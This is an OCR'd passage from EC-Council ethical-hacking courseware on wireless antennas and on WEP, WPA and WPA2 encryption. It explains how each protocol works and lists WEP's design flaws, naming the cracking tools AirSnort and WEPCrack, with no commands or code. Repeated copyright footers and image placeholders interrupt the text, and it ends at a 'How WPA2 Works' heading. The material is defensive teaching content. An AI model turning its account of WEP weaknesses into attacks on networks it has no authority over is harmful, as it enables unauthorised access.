  A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF. This antenna

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

has a high gain and low signal-to-noise (SNR) ratio for radio signals. Furthermore, it not only has a unidirectional radiation and response pattern, but also concentrates the radiation and response. It consists of a reflector, dipole, and many directors. This antenna develops an end-fire radiation pattern.

- **Dipole Antenna**

  A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line. Also called a doublet, the antenna is bilaterally symmetrical; therefore, it is inherently a balanced antenna. This kind of antenna feeds on a balanced parallel-wire RF transmission line.

- **Reflector Antennas**

  Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point. These reflectors are generally parabolic. If the surface of the parabolic antenna is within a tolerance limit, it can be used as a primary mirror for all frequencies. This can prevent interference while communicating with other satellites. A larger antenna reflector in terms of wavelength multiples results in a higher gain. Reflector antennas reflect radio signals and has a high manufacturing cost.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures

8 Wireless Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Encryption

Wireless encryption is a process of protecting a wireless network from attackers who attempt to collect sensitive information by breaching the RF traffic. This section provides insight into various wireless encryption standards such as Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and WPA3, in addition to issues in WEP, WPA, and WPA2.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wireless Encryption

802.11i

An IEEE amendment that specifies security mechanisms for 802.11 wireless networks

WEP

An encryption algorithm for IEEE 802.11 wireless networks

EAP

Supports multiple authentication methods, such as token cards, Kerberos, and certificates

LEAP

A proprietary version of EAP developed by Cisco

WPA

An advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication

TKIP

A security protocol used in WPA as a replacement for WEP

WPA2

An upgrade to WPA using AES and CCMP for wireless data encryption

AES

A symmetric-key encryption, used in WPA2 as a replacement for TKIP

CCMP

An encryption protocol used in WPA2 for stronger encryption and authentication

WPA2 Enterprise

Integrates EAP standards with WPA2 encryption

RADIUS

A centralized authentication and authorization management system

PEAP

A protocol that encapsulates the EAP within an encrypted and authenticated transport layer security (TLS) tunnel

WPA3

A third-generation Wi-Fi security protocol that uses GCMP-256 for encryption and HMAC-SHA-384 for authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wireless Encryption

Attacks on wireless networks are increasing daily with the increasing use of wireless networks. The encryption of information before it is transmitted on a wireless network is the most popular method of protecting wireless networks against attackers. There are several types of wireless encryption algorithms that can secure a wireless network. Each wireless encryption algorithm has advantages and disadvantages.

- **802.11i**: It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **WEP**: WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old wireless security standard and can be cracked easily.
- **EAP**: The Extensible Authentication Protocol (EAP) supports multiple authentication methods, such as token cards, Kerberos, and certificates.
- **LEAP**: Lightweight EAP (LEAP) is a proprietary version of EAP developed by Cisco.
- **WPA**: It is an advanced wireless encryption protocol using TKIP and Message Integrity Check (MIC) to provide strong encryption and authentication. It uses a 48-bit initialization vector (IV), 32-bit cyclic redundancy check (CRC), and TKIP encryption for wireless security.
- **TKIP**: It is a security protocol used in WPA as a replacement for WEP.
- **WPA2**: It is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.
- **AES**: It is a symmetric-key encryption used in WPA2 as a replacement for TKIP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- **CCMP**: It is an encryption protocol used in WPA2 for strong encryption and authentication.
- **WPA2 Enterprise**: It integrates EAP standards with WPA2 encryption.
- **RADIUS**: It is a centralized authentication and authorization management system.
- **PEAP**: It is a protocol that encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel.
- **WPA3**: It is a third-generation Wi-Fi security protocol that provides new features for personal and enterprise usage. It uses Galois/Counter Mode-256 (GCMP-256) for encryption and the 384-bit hash message authentication code with the Secure Hash Algorithm (HMAC-SHA-384) for authentication.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wired Equivalent Privacy (WEP) Encryption

- WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to that of a wired LAN
- WEP uses a 24-bit initialization vector (IV) to form stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmissions
- It has significant vulnerabilities and design flaws and can therefore be easily cracked

How WEP Works



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wired Equivalent Privacy (WEP) Encryption

WEP was an early attempt to protect wireless networks from security breaches, but as technology improved, it became evident that information encrypted with WEP is vulnerable to attack. We discuss WEP in detail here.

What is WEP Encryption?

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to ensure data confidentiality on wireless networks at a level equivalent to that of wired LANs, which can use physical security to stop unauthorized access to a network.

In a WLAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access to the WLAN. This is accomplished by encrypting data with the symmetric Rivest Cipher 4 (RC4) encryption algorithm, which is a cryptographic mechanism used to defend against threats.

Role of WEP in Wireless Communication

- WEP protects against eavesdropping on wireless communications.
- It attempts to prevent unauthorized access to a wireless network.
- It depends on a secret key shared by a mobile station and an AP. This key encrypts packets before transmission. Performing an integrity check ensures that packets are not altered during transmission. 802.11 WEP encrypts only the data between network clients.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Main Advantages of WEP

- **Confidentiality**: It prevents link-layer eavesdropping.
- **Access Control**: It determines who may access data.
- **Data Integrity**: It protects the change of data by a third party.
- **Efficiency**

Key Points

WEP was developed without any academic or public review. In particular, it was not reviewed by cryptologists during development. Therefore, it has significant vulnerabilities and design flaws.

WEP is a stream cipher that uses RC4 to produce a stream of bytes that are XORed with plaintext. The length of the WEP and secret key are as follows:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key
- 256-bit WEP uses 232-bit key

Flaws of WEP

The following basic flaws undermine WEP's ability to protect against a serious attack.

- No defined method for encryption key distribution:
  - Pre-shared keys (PSKs) are set once at installation and are rarely (if ever) changed.
  - It is easy to recover the number of plaintext messages encrypted with the same key.
- RC4 was designed to be used in a more randomized environment than that utilized by WEP:
  - As the PSK is rarely changed, the same key is used repeatedly.
  - An attacker monitors the traffic and finds different ways to work with the plaintext message.
  - With knowledge of the ciphertext and plaintext, an attacker can compute the key.
- Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort and WEPCrack.
- Key scheduling algorithms are also vulnerable to attack.

How WEP Works

- CRC-32 checksum is used to calculate a 32-bit integrity check value (ICV) for the data, which, in turn, is added to the data frame.
- A 24-bit arbitrary number known as the initialization vector (IV) is added to the WEP key; the WEP key and IV are together called the WEP seed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The WEP seed is used as the input to the RC4 algorithm to generate a keystream, which is bit-wise XORed with a combination of the data and ICV to produce the encrypted data.
- The IV field (IV + PAD + KID) is added to the ciphertext to generate a MAC frame.





Figure 16.11: Operational flow of WEP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Protected Access (WPA) Encryption

- WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication
- WPA uses TKIP to eliminate the weaknesses of WEP by including per-packet mixing functions, message integrity checks, extended initialization vectors, and re-keying mechanisms



Wi-Fi Protected Access (WPA) Encryption

Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key. An attacker can exploit this weakness using tools that are freely available on the Internet. IEEE defines WPA as "an expansion to the 802.11 protocols that can allow for increased security." Nearly every Wi-Fi manufacturer provides WPA.

WPA has better data encryption security than WEP because messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP), which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC to provide strong encryption and authentication. WPA is an example of how 802.11i provides stronger encryption and enables pre-shared key (PSK) or EAP authentication. WPA uses TKIP for data encryption, which eliminates the weaknesses of WEP by including per-packet mixing functions, MICs, extended IVs and re-keying mechanisms.

WEP normally uses a 40-bit or 104-bit encryption key, whereas TKIP uses 128-bit keys for each packet. The MIC for WPA prevents the attacker from changing or resending the packets.

- **TKIP**: It is used in a unicast encryption key that changes for every packet, thereby enhancing security. This change in the key for each packet is automatically coordinated between the wireless client and AP. TKIP uses a Michael Integrity Check algorithm with an MIC key to generate the MIC value. It utilizes the RC4 stream cipher encryption with 128-bit keys and a 64-bit MIC integrity check. It mitigates vulnerability by increasing the size of the IV and using mixing functions. Under TKIP, the client starts with a 128-bit temporal key (TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via RC4. It implements a sequence

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

counter to protect against replay attacks. TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. TKs are changed every 10,000 packets, which makes TKIP-protected networks more resistant to cryptanalytic attacks involving key reuse.

- **TKs**: All newly deployed Wi-Fi equipment uses either TKIP (for WPA) or AES (for WPA2) encryption to ensure WLAN security. In the WEP encryption mechanism, the protocol derives encryption keys (TKs) from the pairwise master key (PMK), which is created during the EAP authentication session, whereas in the WPA and WPA2 encryption mechanisms, the protocol obtains the encryption keys during a four-way handshake. In the EAP success message, the PMK is sent to the AP but is not directed to the Wi-Fi client because it has derived its own copy of the PMK.

  The below figure shows the installation procedure for TKs.




Figure 16.12: Operational flow of temporal keys

  - AP sends an ANonce to the client, which uses it to construct the pairwise transient key (PTK).
  - The client responds with its own Nonce value (SNonce) to the AP, together with an MIC.
  - The AP sends the group temporal key (GTK) and a sequence number, together with another MIC, which is used in the next broadcast frames.
  - The client confirms that the temporal keys are installed.

How WPA Works

- A TK, transmit address, and TKIP sequence counter (TSC) are used as input to the RC4 algorithm to generate a keystream.
  - The IV or TK sequence, transmit address or MAC destination address, and TK are combined with a hash function or mixing function to generate a 128-bit and 104-bit key.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- This key is then combined with RC4 to produce the keystream, which should be of the same length as the original message.

- The MAC service data unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate the MAC protocol data unit (MPDU).
- A 32-bit ICV is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with the keystream to produce the encrypted data.
- The IV is added to the encrypted data to generate the MAC frame.




Figure 16.13: Operational flow of WPA

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

WPA2 Encryption

- WPA2 is an upgrade to WPA, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (CCMP), an AES-based encryption mode with strong security

Modes of Operation


WPA2-Personal

- It uses a set-up password (pre-shared Key, PSK) to protect unauthorized network accesses
- In PSK mode, each wireless network device encrypts the network traffic using a 128-bit key, which is derived from a passphrase of 8 to 63 ASCII characters

WPA2-Enterprise

- It includes EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, and Kerberos
- Users are assigned login credentials by a centralized server, which they must present when connecting to the network

How WPA2 Works



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

WPA2 Encryption

Wi-Fi Protected Access 2 (WPA2) is a security protocol used to safeguard wireless networks. WPA2 replaced WPA in 2006. It is compatible with the 802.11i standard and supports many security features that WPA does not. WPA2 introduces the use of the National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, which is a strong wireless encryption algorithm, and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control than WPA. Furthermore, it gives a high level of security to Wi-Fi connections so that only authorized users can access the network.

Modes of Operation

WPA2 offers two modes of operation:

- **WPA2-Personal**: WPA2-Personal uses a password set in advance, called the pre-shared key (PSK), to protect unauthorized network access. Each wireless device uses the same 256-bit key generated from a password to authenticate with the AP. In the PSK mode, each wireless network device encrypts the network traffic using a 128-bit key derived from a passphrase of 8–63 ASCII characters. The router uses the combination of a passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys change continually.
- **WPA2-Enterprise**: WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, and certificates. WPA-Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent the sharing of keys. Users are allocated login credentials by a centralized server, which they must present when connecting to the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How WPA2 Works

